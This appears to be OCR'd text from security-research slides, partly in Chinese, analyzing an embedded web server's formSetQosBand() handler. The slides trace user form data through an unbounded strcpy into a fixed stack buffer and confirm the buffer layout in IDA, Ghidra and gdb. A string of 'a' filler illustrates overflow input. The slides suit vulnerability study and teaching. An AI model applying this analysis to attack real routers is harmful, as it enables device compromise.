

$ Analyze Httpd ( formSetQosBand() ) • 透過 sub_2BA8C() 取得
“list” 的值,然後放到 v8 • 然後將 v8 傳遞到 sub_7DD20() 裡面

$ Analyze Httpd ( formSetQosBand() ) • 透過 sub_2BA8C() 取得
“list” 的值,然後放到 v8 • 然後將 v8 傳遞到 sub_7DD20() 裡面 • 主要功能是接收並處理用戶通過網頁介面提交的 QoS(Quality of Service)頻寬控制規則列表。


$ Analyze Httpd ( sub_7DD20() in formSetQosBand() ) • a1
is your data • src is a1 • strcpy a1 to dest
• a1 is list • src is a1 • strcpy
a1 to dest $ Analyze Httpd ( sub_7DD20() in formSetQosBand() )
$ Analyze Httpd browser formsetQosBand 表單 用戶 sub_7dd20 解析和應用 QoS
規則 處理表單資料 list data

$ Analyze Httpd aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa ....... browser formsetQosBand
表單 用戶 sub_7dd20 解析和應用 QoS 規則 處理表單資料 list data

$ Analyze Httpd aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa ....... browser formsetQosBand
表單 用戶 sub_7dd20 解析和應用 QoS 規則 處理表單資料 list data
IDA pro error : • dest [580] • memset (dest
, 0 , 576) $ Analyze Httpd ( sub_7DD20() in formSetQosBand() )
IDA pro error : • dest [580] • memset (dest
, 0 , 576) memset (dest, 0 , sizeof(dest)) $ Analyze Httpd ( sub_7DD20() in formSetQosBand() )
IDA pro error : • dest [580] -> dest [256]
$ Analyze Httpd 解決方式 : Ghidra
None
IDA pro error : • dest [580] 位置在 bp -
0x260 $ Analyze Httpd ( sub_7DD20() in formSetQosBand() )

$ Analyze Httpd (gdb) • Locat sub_7dd20() • 0x7dd78 :
r2 = fp – 0x260 • 0x7dd7c : r3 = 0x100 • 0x7dd80 : r0 = r2 • 0x7dd84 : r1 = 0 • 0x7dd88 : r2 = r3 = 0x100 • 0x7dd8c : memset() memset (dest, 0 , sizeof(dest))

$ Analyze Httpd (gdb) • Locat sub_7dd20() • 0x7dd78 :
r2 = fp – 0x260 • 0x7dd7c : r3 = 0x100 • 0x7dd80 : r0 = r2 • 0x7dd84 : r1 = 0 • 0x7dd88 : r2 = r3 = 0x100 • 0x7dd8c : memset() memset (dest, 0 , sizeof(dest)) memset ( fp – 0x260 , 0 , 0x100 )
